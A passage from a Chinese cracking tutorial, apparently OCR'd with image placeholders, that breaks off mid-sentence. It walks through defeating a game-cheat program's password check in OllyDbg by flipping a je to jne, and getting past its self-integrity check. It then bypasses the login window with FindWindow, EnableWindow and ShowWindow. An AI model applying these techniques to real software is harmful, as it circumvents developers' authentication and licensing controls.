


图2




图3

其中红色小框圈起来的地方就是刚才我们返回时中断的地方，红框的上面一行就是提示密码错误的地方了，我们在红圈圈起中断的地方双击鼠标或者点右键选择跟入，再或者直接按键盘上的Enter键来到反汇编窗口，如图4。




图4

大家要注意此时0054A1A9地址处为黑色，它表示程序中断至此，而上面的第一个CALL也就是“CALL Msgbox”函数了，右边有显示注释提示，因为刚才我们搜索过一次字串了，如果没有搜索过的话通常是为空的，特别是在加壳的情况下都是为空的，在0054A153处就是关键跳了，我们双击此处将je改成jne，然后我们复制保存，不过在运行时会提示“MD5文件不存在或文件（Blcx.exe）被改名”，现在只好关闭OD，修改程序名字后再次运行了，不过这次又提示“文件（Blcx.exe）被修改，可能带木马程序”，唉，真烦人呀，现在先不管自校验，随便找个补丁来试下，这里我就使用国产的KeyMake1.73制作了一个补丁，具体的制作过程序我就不细说了，如图5。




图5

现在我们运行制作好的补丁，结果又出现了如图6所示的提示，看样子还是不行，真让人恼火，难道关键地址是变动的？这下要怎么办呢？难道就这样放弃？作为一名真正的叉子，这可不是我们的风格。




图6

后来经过我的研究又发现了一种新的方法，通过这种方法重新运行程序就可以看到完整的界面了，如图7。

除了出现了登录界面外，在登录界面的后面还显示了外挂的主窗体而且还全部是加载完毕的，不过直接点击后面的外挂还是不行，因为焦点一直是在前面的登录窗口之上的，这样的话我们让登录界面失去焦点不就行了吗？说干就干，重新整理了一下思路，我们先使用findwindow函数获取标题，然后使用enablewindow函数让外挂主窗体获取焦点，若干分钟后写好了程序，试了下效果还不错，但是登录窗口一直在那显示也不是很好看，我们再使用showwindow函数让其隐藏起来就可以了，如图8。

接着我将制作好的补丁发给了小狼同学，没过多久小狼就告诉我说程序没有完美破解还有功能限制，当点击“军事”->“加入武将”的时候会弹出权限不足的提示，如图9。

不过这个也解决，再次使用OD载入程序，载入后直接运


